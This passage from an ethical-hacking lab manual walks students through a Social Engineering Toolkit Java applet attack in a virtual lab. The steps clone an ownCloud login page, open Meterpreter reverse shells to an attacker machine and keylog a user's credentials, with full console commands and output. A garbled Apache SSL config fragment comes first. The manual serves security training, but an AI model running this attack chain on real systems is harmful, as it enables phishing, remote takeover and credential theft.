233 * their broken HTTP/1.1 implementation. Use variables "downgrade-1.0" and
234 * "force-response-1.0" for this.
235 <FilesMatch "\.NSIS [2-5]"\>
236     ForceType application/x-msdownload
237     HeaderName "X-SSL-Protocol"
238     HeaderValue "SSL-Protocol-1.0"
239     HeaderValue "SSL-Cipher-RC4-SUIT"
240     HeaderValue "SSL-Protocol-1.0"
241     HeaderValue "Force-Response-1.0"
242
243 * Per-Server Logging:
244 * The home of a custom SSL log file. Use this when you want a
245 * compact non-error SSL logfile on a virtual host basis.
246 CustomLog "C:/wamp/logs/ssl_request.log" \n
247     "%t %h %SSL_PROTOCOL% %SSL_CIPHER% \"%r\" %b"
248
249 </VirtualHost>
250

```

FIGURE 2.29: Editing ssl.conf

## 47. Save the file.




FIGURE 2.30: Saving the file

48. Navigate to **C:\wamp\bin\apache\apache2.4.2\conf**, and open **httpd.conf** file with Notepad++, uncomment line 511 by removing “#” before the code in the line.




FIGURE 2.31: Saving the file

49. Click **File** from the menu bar, and click **Save**.

50. Navigate to **C:\wamp\bin\apache\apache2.4.2**, right-click **bin** folder, and select **CmdHere**.

51. In the command prompt, type **httpd -t** and press **Enter**. If all the syntax you entered is correct, it returns a message stating **Syntax OK**. This command lets you know if there are any syntax errors. Repeat the procedure until the command returns the message **Syntax OK**.




FIGURE 2.32: Checking for syntax errors

52. Click the **WampServer** icon in the notification area, and click **Restart All Services**. Wait until the icon turns green.
  53. Launch a command prompt, type the command `netstat -an | more` and press **Enter**. This will list all the ports running on the machine. Ensure that **port 443** is listening.

```
Administrator: C:\Windows\system32\cmd.exe

C:\>cd "c:\xampp\bin\apache\apache2.4.2\bin" & netstat -an | more

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3386           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5259           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49158          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    :::1:80                [::]:0                 LISTENING
  TCP    :::1:135               [::]:0                 LISTENING
  TCP    :::1:443               [::]:0                 LISTENING
  TCP    :::1:445               [::]:0                 LISTENING
  TCP    :::1:5259              [::]:0                 LISTENING
  TCP    :::1:49152             [::]:0                 LISTENING
  TCP    :::1:49153             [::]:0                 LISTENING
-- More --
```

FIGURE 2.33: Issuing netstat command in command prompt

---

■ TASK 7

**Browse on https  
Channel**

54. Launch a web browser, type the URL <https://localhost/ownCloud> in the address bar, and press **Enter**.
  55. A webpage might appear, stating that the site's SSL certificate is not trusted. Click **Proceed anyway**.



FIGURE 2.34: SSL certificate error

56. You will be redirected to the login page, as shown in the screenshot:



FIGURE 2.35: Browsing website on https channel

57. Now you can transfer cloud data over the secure channel to prevent hackers from sniffing passwords or any other information in plain text, as the https channel offers encryption to the data traversing through it.

### Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.


---

<b>Internet Connection Required</b>	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
<b>Platform Supported</b>	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



## Harvesting Cloud Credentials by Exploiting Java Vulnerability


### ICON KEY




Valuable information



Test your knowledge



Web exercise



Workbook review

*A Java applet is a small application written in Java and delivered to users in the form of bytecode. The user launches the Java applet from a web page, and the applet is then executed by a Java Virtual Machine (JVM), in a process separate from the web browser itself.*

### Lab Scenario

An attacker might enforce social engineering techniques to entice a victim into clicking malicious links that contain code executed remotely. When the victim clicks the link, the attacker can gain access to the machine and perform malicious activities such as keylogging, spying, and others.

As a security administrator, you need to be familiar with the Social Engineering Toolkit to perform various tests for vulnerabilities on the network.

### Lab Objectives

The objective of this lab is to help students learn how to:

- Clone a website
- Exploit java vulnerability and gain access to the victim's machine
- Perform key logging to gain user credentials

Tools demonstrated in this lab are available D:CEH-Tools\CEHv9 Module 18 Cryptography/Herableed

### Lab Environment

To complete this lab, you will need:

- Java Runtime Environment (jre-7u6-windows-i586.exe) located in D:CEH-Tools\CEHv9 Module 11 Hacking Webservers\Webserver Attack Tools\Metasploit Framework
- Window Server 2012 running as a host machine
- Window 7 running as a virtual machine
- Window Server 2008 running as a virtual machine

- Kali Linux running as a virtual machine
- Administrative privileges to run the tool
- A web browser with Internet access in both the machines

## Lab Duration

Time: 20 Minutes

## Overview of the Lab

This lab demonstrates exploitation performed on a java vulnerable machine. Here, you will be running a vulnerable version of java runtime environment on a Windows 7 machine, and use an exploit from Kali Linux which allows you to gain remote access to the machine (Windows 7).

## Lab Tasks

Note: Before running this lab, log in to **Windows Server 2008** and ensure that you stop IIS admin service and World Wide Web Publishing Service (if you have the service installed on the machine.). To stop the service, go to **Start → Administrative Tools → Services**, right-click **IIS Admin Service** and click **Stop**, right-click **World Wide Web Publishing Service** and click **Stop**. Also ensure that you stop Internet Information Services (IIS) Manager and Internet Information Services (IIS) 6.0 Manager. To stop Internet Information Services (IIS) Manager, go to **Start → Administrative Tools → Internet Information Services (IIS) Manager**, right-click on the server name in the left pane and click **Stop** to stop the manager. To stop Internet Information Services (IIS) 6.0 Manager, go to **Start → Administrative Tools → Internet Information Services (IIS) 6.0 Manager**, right-click on the server name in the left pane, and click **Disconnect** to disconnect the manager.

Make sure that you delete all the cookies in the browser in which you will be hosting **ownCloud**, and make sure that WampServer is kept online throughout this lab.

In **Windows Server 2008**, click **Start** button at the lower left corner of the screen, and then click **start WampServer** in order to launch the WampServer application.

**TASK 1****Install Java Runtime Environment**

1. Launch **Windows 7** virtual machine, and log into it as an **administrator**.
2. Navigate to **Z:\CEHv9 Module 11 Hacking Webservers\Webserver Attack Tools\Metasploit Framework**, and double-click **jre-7u6-windows-i586.exe**.




FIGURE 3.1: Installing Java Runtime Environment

**Note:** If an **Open File Security Warning** pop-up appears, click **Run**. If a **User Account Control** pop-up appears, click **Yes**.

If a **Windows Security** dialog-box appears, enter the credentials of **Windows server 2012**.

3. Java Runtime Environment installation wizard appears; follow the wizard driven installation steps to install the application.



FIGURE 3.2: Installing Java Runtime Environment

4. Now, log into the Kali Linux virtual machine virtual.
5. Launch a command line terminal, type the command `service apache2 start` and press **Enter** to start the apache server.

```
root@root:~# service apache2 start
[ ok ] Starting web server: apache2.
root@root:~#
```

FIGURE 3.3: Starting apache Service

6. Go to **Applications** → **Kali Linux** → **Exploitation Tools** → **Social Engineering Toolkit** → **setoolkit** to launch the social engineering toolkit.



FIGURE 3.4: Launching setoolkit

**TASK 2****Perform Java Applet Attack**

7. You will be presented with a social engineering toolkit menu. Type **1** and press **Enter** to choose **Social-Engineering Attacks**.




FIGURE 3.5: Choosing Social-Engineering Attacks Option

8. A list of menus in Social-Engineering Attacks will appear, type **2** and press **Enter** to choose **Website Attack Vectors**.




FIGURE 3.6: Choosing Website Attack Vectors Option

9. In the next menu that appears, type **1** and press **Enter** to choose Java Applet Attack Method.

The screenshot shows a terminal window with the title 'Terminal'. The window contains the following text:

```
File Edit View Search Terminal Help
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, agent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method

99) Return to Main Menu

set:webattack>1
```

FIGURE 3.7: Choosing Java Applet Attack Method

10. Now, type **2** and press **Enter** to choose Site Cloner in the menu.

The screenshot shows a terminal window with the title 'Terminal'. The window contains the following text:

```
File Edit View Search Terminal Help
7) Full Screen Attack Method

99) Return to Main Menu

set:webattack>1

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

FIGURE 3.8: Choosing Site Cloner Option

11. A prompt appears asking you if you are using NAT/Port Forwarding.  
Type **no** and press **Enter**.

```
Terminal
File Edit View Search Terminal Help
set>webattack>1
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set>webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[+] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: no
```

FIGURE 3.9: NAT/Port Forwarding

12. Type the IP address of the Kali Linux machine (here, **10.0.0.4**) and press **Enter**.

```
Terminal
File Edit View Search Terminal Help
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set>webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[+] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, w
hat
[+] will be used for the connection back and to house the web server (your inter
face address)
set>webattack> IP address or hostname for the reverse connection:10.0.0.4
```

FIGURE 3.10: Entering IP Address

13. A list of Java Applet Configuration Options appears. Type **2** and press **Enter** to choose the applet built by SET.

```

Terminal
File Edit View Search Terminal Help
[!] Enter the IP address of your interface IP or if your using an external IP, what
[!] will be used for the connection back and to house the web server (your inter-
face address)
set:webattack> IP address or hostname for the reverse connection:10.0.0.4

[-----]
Java Applet Configuration Options Below
[-----]

Next we need to specify whether you will use your own self generated java applet
, built in applet, or your own code signed java applet. In this section, you have
all three options available. The first will create a self-signed certificate if
you have the java jdk installed. The second option will use the one built into
SET, and the third will allow you to import your own java applet OR code sign it
the one built into SET if you have a certificate.

Select which option you want:
1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.

Enter the number you want to use [1-3]: 2
  
```

FIGURE 3.11: Using Default Applet

14. You will be asked to enter the URL of the website which you want to clone. Type **https://10.0.0.9/ownCloud** (where **10.0.0.9** is the IP address of **Windows server 2008** machine hosting ownCloud), and press **Enter**.

```

Terminal
File Edit View Search Terminal Help
[-----]
Java Applet Configuration Options Below
[-----]

Next we need to specify whether you will use your own self generated java applet
, built in applet, or your own code signed java applet. In this section, you have
all three options available. The first will create a self-signed certificate if
you have the java jdk installed. The second option will use the one built into
SET, and the third will allow you to import your own java applet OR code sign it
the one built into SET if you have a certificate.

Select which option you want:
1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.

Enter the number you want to use [1-3]: 2
[*] Okay! Using the one built into SET - be careful, self signed isn't accepted
in newer versions of Java :(
[*] SET supports both HTTP and HTTPS
[*] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone https://10.0.0.9/owncloud
  
```

FIGURE 3.12: Entering the URL to Clone

15. Once the website is cloned, a list of payload options will be displayed in which you need to choose one. Type the number associated with the Windows **Meterpreter Reverse\_TCP\_X64** payload (here, **7**), and press **Enter**.




FIGURE 3.13: Selecting Meterpreter Reverse\_TCP X64 Payload

16. Leave the listening port set to default (**port 443**) by pressing **Enter**.





FIGURE 3.14: Leave the listening Port set to Default

17. The payload handler begins, as shown in the screenshot:



```

Terminal
File Edit View Search Terminal Help
exitOnSession => false
resource [/root/.set/meta_config]> set LPORT 21
LPORT => 21
resource [/root/.set/meta_config]> exploit -j
[*] Exploit running as background job.
resource [/root/.set/meta_config]> use exploit/multi/handler
resource [/root/.set/meta_config]> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource [/root/.set/meta_config]> set LHOST 10.0.0.4
LHOST => 10.0.0.4
resource [/root/.set/meta_config]> set EnableStageEncoding false
EnableStageEncoding => false
resource [/root/.set/meta_config]> set ExitOnSession false
ExitOnSession => false
resource [/root/.set/meta_config]> set LPORT 25
[*] Started reverse handler on 10.0.0.4:25
[*] Starting the payload handler...
LPORT => 25
resource [/root/.set/meta_config]> exploit -j
[*] Exploit running as background job.
[*] exploit(handler) >
[*] Started reverse handler on 10.0.0.4:25
[*] Starting the payload handler...

```

FIGURE 3.15: Payload Handler Begun

Note: In real-time, an attacker will be send the IP address of the Kali Linux machine to a victim and entice him or her to browse the IP address. Since this is a lab demonstration, you will directly browse the cloned webpage through the Windows 7 machine.

18. Switch to Windows 7 virtual machine, launch Firefox web browser, type the URL <https://10.0.0.4> and press Enter.

19. You will be redirected to the cloned webpage, which can be evident by observing the IP address of the attacker machine in the address bar. A notification appears on the webpage stating Firefox has prevented the plugin, click Allow... button to proceed with the current version of Java.



FIGURE 3.16: Allowing the Out-dated Plugin

20. A pop-up notification appears; click **Allow and Remember**.




FIGURE 3.17: Pop-Up Notification

21. **Security Warning** pop-up appears, check **I accept the risk and want to run this application**, and click **Run**.



FIGURE 3.18: Security Warning Pop-Up

22. If a pop-up appears stating that an exe file has stopped working, click **Close the program**. Otherwise, skip to the next step.

23. A webpage appears stating that “**The Connection is Untrusted**”; click **Advanced**.




FIGURE 3.19: Adding Exception

24. The **Add Security Exception** dialog-box appears; click **Confirm Security Exception**.




FIGURE 3.20: Confirming Security Exception

**TASK 3**  
Perform  
Keylogging

25. Switch to the Kali Linux virtual machine, and open the command-line terminal in which you have configured the java applet attack. Observe the series of meterpreter sessions (here, 5 sessions have been recorded).

```

Terminal
File Edit View Search Terminal Help
[*] Sending stage (770048 bytes) to 10.0.0.10
[*] Meterpreter session 1 opened (10.0.0.4:22 -> 10.0.0.10:50480) at 2015-04-25 1
0:35:58 -0400
[*] Meterpreter session 2 opened (10.0.0.4:443 -> 10.0.0.10:50477) at 2015-04-25
10:35:58 -0400
[*] Meterpreter session 3 opened (10.0.0.4:25 -> 10.0.0.10:50478) at 2015-04-25 1
0:35:58 -0400
[*] Meterpreter session 4 opened (10.0.0.4:21 -> 10.0.0.10:50479) at 2015-04-25 1
0:35:58 -0400
[*] Meterpreter session 5 opened (10.0.0.4:53 -> 10.0.0.10:50481) at 2015-04-25 1
0:35:58 -0400
[*] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console/command_dispatcher/stdapi.rb

```

FIGURE 3.21: Meterpreter Sessions

26. Ignore the error messages. Type **sessions -i [number of the meterpreter session]** (here, 5th session has been chosen) command, and press **Enter** to launch the corresponding meterpreter session.


```

Terminal
File Edit View Search Terminal Help
[*] Sending stage (770048 bytes) to 10.0.0.10
[*] Meterpreter session 1 opened (10.0.0.4:22 -> 10.0.0.10:50480) at 2015-04-25 1
0:35:58 -0400
[*] Meterpreter session 2 opened (10.0.0.4:443 -> 10.0.0.10:50477) at 2015-04-25
10:35:58 -0400
[*] Meterpreter session 3 opened (10.0.0.4:25 -> 10.0.0.10:50478) at 2015-04-25 1
0:35:58 -0400
[*] Meterpreter session 4 opened (10.0.0.4:21 -> 10.0.0.10:50479) at 2015-04-25 1
0:35:58 -0400
[*] Meterpreter session 5 opened (10.0.0.4:53 -> 10.0.0.10:50481) at 2015-04-25 1
0:35:58 -0400
[*] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console/command_dispatcher/stdapi.rb
sessions -i 5

```

FIGURE 3.22: Launching a Meterpreter Session

27. A meterpreter session has been successfully established. Type **keyscan\_start** and press **Enter** to begin keylogging.



```
Terminal
File Edit View Search Terminal Help
meterpreter > [keyscan_start]
Starting the keystroke sniffer...
meterpreter >
```

FIGURE 3.23: Starting Keylogger

Note: If the message “**Unknown command**” is displayed, type **background** and press **Enter** to background the current meterpreter session; then type **sessions -i [number of the another meterpreter session]** and press **Enter**.

28. Now, switch back to **Windows 7** machine, enter the user credentials (**shane/florida@123**), and click **Log in**.



FIGURE 3.24: Logging in to OwnCloud

29. Switch back to the Kali Linux machine, type **keyscan\_dump** and press **Enter**. Observe the credentials you entered in the previous step, as shown in the screenshot:



```
Terminal
File Edit View Search Terminal Help
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
shane <Tab> Florida@123
meterpreter >
```

FIGURE 3.25: Dumping Keystrokes

30. Thus, you have successfully established meterpreter session with the victim machine as well as attained the ownCloud credentials of a user by performing the java applet attack.

### Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.


PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

<b>Internet Connection Required</b>	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
<b>Platform Supported</b>	
<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs






## Performing Cloud Vulnerability Assessment Using Mobile-Based Security Scanner zANTI

### ICON KEY



*zANTI is a mobile penetration-testing toolkit that lets security managers assess the risk level of a network with the push of a button. This easy-to-use mobile toolkit enables IT Security Administrators to simulate an advanced attacker to identify the malicious techniques they use to compromise corporate networks.*



### Lab Scenario


zANTI enables Security Administrators to effectively assess an organization's system and naturally diagnose vulnerabilities in cell phones or sites utilizing a large group of infiltration tests including, man-in-the-middle (MITM), secret word splitting, and metasploit.

As a **security administrator**, you need to ensure that the website related to your organization provides encryption to the communications passing through HTTP channel.

### Lab Objectives

The objective of this lab is to help students learn how to scan for vulnerabilities in cloud environment through Android Mobile Devices.

### Lab Environment



Tools demonstrated in this lab are available [D:\CEH-Tools\CEHv9 Module 15 Hacking Mobile Platforms](#)

To complete this lab, you will need:

- A Computer running Windows Server 2012 as Host Machine
- A Computer running Windows Server 2008 as a Target Machine with ownCloud installed with Heartbleed vulnerability
- zANTI is located at [D:\CEH-Tools\CEHv9 Module 15 Hacking Mobile Platforms\Mobile Pentesting Toolkit\zANTI](#)

- You can download the latest version of zANTI from <https://www.zimperium.com/zanti-mobile-penetration-testing>
- If you decide to download the latest version, screenshots and steps might differ in your lab environment.
- Run this lab in Android as Attacker Machine
- Administrative privileges to run the tool
- A web browser with Internet access in both the machines

## Lab Duration

Time: 20 Minutes

## Overview of Lab

